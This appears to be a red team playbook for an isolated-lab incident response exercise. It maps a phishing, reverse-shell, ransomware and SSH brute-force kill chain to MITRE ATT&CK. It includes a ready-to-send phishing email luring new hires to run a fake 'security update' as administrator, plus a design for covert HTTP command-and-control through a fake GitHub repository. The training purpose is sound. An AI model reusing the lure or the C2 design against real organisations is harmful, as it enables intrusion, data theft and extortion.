ALPHA 7 RESPONSE

 # Secure The Future With Alpha 7 Response

RED TEAM PLAYBOOK

Phishing | Data Exfiltration | Ransomware | Privilege Escalation

WWW.ALPHA7RESPONSE.COM

TABLE OF CONTENTS

INTRODUCTION

This playbook details a staged red team attack simulation executed by *Alpha 7 Response* as part of an Incident Response Training Exercise (IRTx).

The scenario begins with a phishing campaign delivering a disguised malware payload, which exfiltrates files and establishes a covert command-and-control (C2) channel via HTTP. The payload, masquerading as a security update creates a reverse shell to the attacker's infrastructure, which is disguised as a private GitHub repository. This infrastructure allows the attacker to issue commands, collect output, and maintain access through startup persistence mechanisms, all while appearing as legitimate web traffic, designed to bypass detection systems.

For the simulation, the victim and attacker virtual machines operate on segmented subnets, with the Ubuntu server acting as the simulated "Internet", hosting both the phishing payload and fake GitHub infrastructure.


Following this initial compromise (Runbook 1), the attack escalates in Runbook 2 with a ransomware deployment. The ransomware encrypts the victim's documents and displays a ransom note, allowing purple and blue teams to practice containment, recovery, and communication procedures.

In Runbook 3, the red team shifts focus, using Hydra, the attacker brute-forces SSH credentials on the Ubuntu web server, creates a root-level backdoor account, and exfiltrates sensitive system files.

Collectively, the three runbooks simulate a realistic kill chain scenario, spanning initial access, privilege escalation, lateral movement, data exfiltration, and impact, with alignment to the MITRE ATT&CK framework to support defensive evaluation and response tuning.

MITRE ATT&CK FRAMEWORK ALIGNMENT

https://attack.mitre.org



RECON → INITIAL ACCESS → EXECUTION → PERSISTENCE → C2 → PRIVILEGE ESCALATION → LATERAL MOVEMENT → EXFILTRATION → IMPACT → CLEANUP

Phase 1 – Initial Access, Command & Control, Persistence

Goal: Establish a foothold on the victim machine using phishing and remote access tools.

Reconnaissance → Weaponization → Delivery → Exploitation → Installation → C2 → Actions on Objectives

MITRE | ATT&CK®

Tactic	MITRE ATT&CK Technique ID	Technique
Inital Access	T1566.002	Phishing email delivering a disguised malware payload (RightPointV3.exe)
Execution	T1204.002	User execution: Malicious file. Victim downloads and runs the payload, establishing an HTTP-based reverse shell
Command & Control	T1071.001	Application Layer Protocol: Web Protocols (HTTP to GitHub) Attacker communicates via a fake GitHub repository, sending commands and receiving output undetected.
Persistence	T1547.001	Registry Run Keys / Startup Folder Malware is configured to run at startup, maintaining access.
Exfiltration	T1567.002	Exfiltration Over Web Service (GitHub exfiltration folder) Victim system is probed for sensitive files, which are exfiltrated via the attackers GitHub account.

Phase 2 – Ransomware Deployment

Goal: Execute ransomware to simulate business impact.

Follows Recon → Weaponization → Delivery → Exploitation → Installation → Actions on Objectives

MITRE | ATT&CK®

Tactic	MITRE ATT&CK Technique ID	Technique
Initial Acess	T1566.002	Social engineering tactics identify newly hired, vulnerable staff.
Execution	T1059.003	Windows Command Shell: The ransomware encrypts files in the user's Documents and Pictures folders.
Privilege Escalation	T1055	Process Injection (if ransomware injects into processes)
Impact	T1486	Data Encrypted for Impact (Ransomware) A ransom note is displayed; decryption is contingent on fake "payment".
Defence Evasion	T1027	Obfuscated Files or Information

Phase 3 - Credential Cracking, Privilege Escalation, Data Exfiltration

Goal: Gain privileged access and extract data from the web server.


Lateral movement → Root access → Exfiltration

Tactic	MITRE ATT&CK Technique ID	Technique
Credential Access	T1110.001	Brute Force: Password Guessing (Hydra over SSH) on Ubuntu Server.
Lateral Movement	T1021.004	Remote Services: SSH
Privilege Escalation	T1078	Valid Accounts (gained via brute force or account creation)
Persistence	T1136.001	Create Account: Local Account (root backdoor)
Exfiltration	T1041	Exfiltration Over C2 Channel (SCP over SSH), all files from /var folder are exfiltrated
Defence Evasion	T1070.004	Indicator Removal: File Deletion (e.g., registry, users)


TOOLS:

STEP 1: SETUP RIGHT POINT INTRANET PAGE

HTML Right Point Page:
https://github.com/Adamb83/Incident-Response-Lab-Files/blob/main/RightPoint.html



STEP 2: SETUP GITHUB PRIVATE REPOSITORY



HTML GitHub Page:

https://github.com/Adamb83/Incident-Response-Lab-Files/blob/main/fake-github.html

```
<p> </p>
<p> </p>
<p></p>
<h1 style="text-align: center;">Github Private Repository</h1>
<p style="text-align: center;">This would not be visible to anyone outside of the github account owner in the real world.</p>
<ul>
<li><a href="Commands.txt">Commands</a></li>
<li><a href="Output.txt">Output</a></li>
<li><a href="Exfiltration/index.html">Exfiltration</a></li>
</ul>
```

FAQ: Why GitHub?

This type of attack would work fine with any type of in between infrastructure that is writeable over HTTP/HTTPS, google drive, a comment box on a blog, almost anything. We will use GitHub, as the real world PoC version leverages GitHub's native API.

Attacker Script

The attacker script, written in Python, continuously monitors a file named "Output.txt" hosted on a mock GitHub site by polling it via HTTP using the requests module.

When a change is detected, the script prints the updated content to the screen and then waits for attacker input. For example, if the attacker enters "ipconfig", the script writes that command to a file named "Commands.txt", which the victim payload later executes.

Victim Payload

To exfiltrate data and establish a reverse shell connection and persistence under the guise of a security update, the RightPointUpdate.exe payload runs on the victim machine and notifies the user the update was successful.

After this initial phase, the executable continues running in the background, continuously polling the "Commands.txt" file on the fake GitHub site. When a new command is detected, the executable runs and sends the output back to "Output.txt," thereby completing the reverse shell connection via HTTP. The script is designed to receive regular CMD prompt commands and custom commands to trigger functions.

STEP 3: RECONNAISSANCE & SOCIAL ENGINEERING


This attack is delivered through sophisticated social engineering tactics. The attacker has conducted extensive research by monitoring the company's public-facing channels, such as LinkedIn, to identify newly hired employees who may not yet be fully trained on cybersecurity best practices, and are likely to comply with an important email to implement a “mandatory onboarding security update”.

The attacker purchases the domain name RightPointSec.com, and creates bogus email addresses. The phishing email will instruct employees to install a “security update compliance patch” which will allow a reverse shell to be established and ransomware deployed.

The attacker will research the targets website or social media page with profile/about sections or posts about employees which includes their contact email addresses within the firm. He targets companies that are actively posting and sharing information about newly hired employees, and employees that are in entry-level admin roles that would be unlikely to have a strongunderstading of IT and cybersecurity concepts . After Identifying Right Point as a target he observes a LinkedIn post by the company advertising who the 20 new recruits are, giving specific targets to pinpoint with the phishing campaign.

This exercise not only evaluates technical defences but also tests the human element of security. It emphasises the importance of proactive employee training, effective monitoring, and swift incident response, while also providing valuable insights into how social engineering can be leveraged to bypass traditional security measures.

The lessons learned will inform improvements in both technical controls, end point hardening and security awareness training across the organisation as well as having potential impacts on the companies social media policies and what content is actually shared with the public



STEP 4: PREPARE & SEND PHISHING EMAIL

MITRE T1566.002 – Phishing: Link
The email may be sent via regular email, hosted on a web page from Ubuntu or passed on to the blue team manually by the coordinating purple team members.

Subject: URGENT Onboarding Security Update
From: IT Security Department security@rightpointsec.com
To: Jane Smith@rightpoint.com

Dear Jane,

Welcome to RightPoint! As part of your system setup and onboarding process, we are finalising the configuration of your user account and workstation security settings.

To ensure your device complies with our internal cybersecurity policies and is fully protected, a critical endpoint security patch must be applied. This update is part of the standard onboarding procedure for new users and will allow secure access to internal resources, files, and applications.

MANDATORY ACTION REQUIRED:
Please complete the following steps before COB today:

1. Please visit this secure link to download and run the security update: http://10.10.10.2/SecurityUpdates/RightPointV3.exe
2. Once downloaded, right-click the file and select “Run as administrator” to begin the installation.
3. The patch will install silently in the background. No reboot is required.
4. Once security update in installed, follow this link to install mandatory anti-ransomware software to protect your machine:
5. http://10.10.10.2/SecurityUpdates/ VictimRansomware.exe


IMPORTANT: Failure to apply this update may result in delays accessing internal systems or a temporary restriction on your account.

If you encounter any issues, please contact the IT Onboarding Desk immediately at helpdesk@rightpointsec.com.

Thank you for your prompt attention, and welcome aboard!

Regards
Adam Baguley
IT Security Department
Right Point

THE CYBER KILL CHAIN®




1. RECONNAISSANCE
   - RESEARCH VIA LINKEDIN → IDENTIFY NEW EMPLOYEES
2. WEAPONIZATION
   - BUILD PHISHING PAYLOAD → RIGHTPOINTV3.EXE
3. DELIVERY
   - PHISHING EMAIL SENT WITH LINK TO RIGHTPOINTV3.EXE
4. EXPLOITATION
   - VICTIM EXECUTES RIGHTPOINTV3.EXE
5. INSTALLATION
   - REVERSE SHELL ESTABLISHED, PERSISTENCE VIA REGISTRY RUN KEYS
6. COMMAND & CONTROL (C2)
   - REVERSE SHELL TRAFFIC VIA FAKE GITHUB REPOSITORY
7. ACTIONS ON OBJECTIVES
   - PRIVILEGE ESCALATION
   - PROCESS INJECTION
   - ACCOUNT CREATION
   - LATERAL MOVEMENT
   - SSH BRUTE FORCE
   - UBUNTU SERVER ACCESS
   - FILES EXFILTRATED
   - RANSOMWARE EXECUTION
   - DATA ENCRYPTION

STEP 1: SETUP INFRASTRUCTURE

MITRE T1583 – Resource Development

Four VM's will be used to run the attack, a Windows Victim with files located in the Documents and Pictures folders for exfiltration. A Windows Attacker and an Ubuntu server to host the webpages and cloud storage, acting as the internet.

NETWORK TOPOLOGY



ALPHA 7 RESPONSE

 # Secure The Future With Alpha 7 Responsee

RED TEAM RUNBOOK 1

Phishing | Data Exfiltration | Reverse Shell | Persistence

WWW.ALPHA7RESPONSE.COM


STEP 1: EXECUTE THE ATTACK


MITRE T1204.002 – User Execution: Malicious File

1. The victim receives the email, and as instructed, right clicks on the link to run as Administrator, and downloads and executes the RightPointV3.exe file from the intranet portal. Check that this file exists on the Windows Victim machine.

2. The victim machine is now waiting for commands from the attacker machine. The victim machine begins continually polling the Commands.txt file for instructions.

Victim's Screen



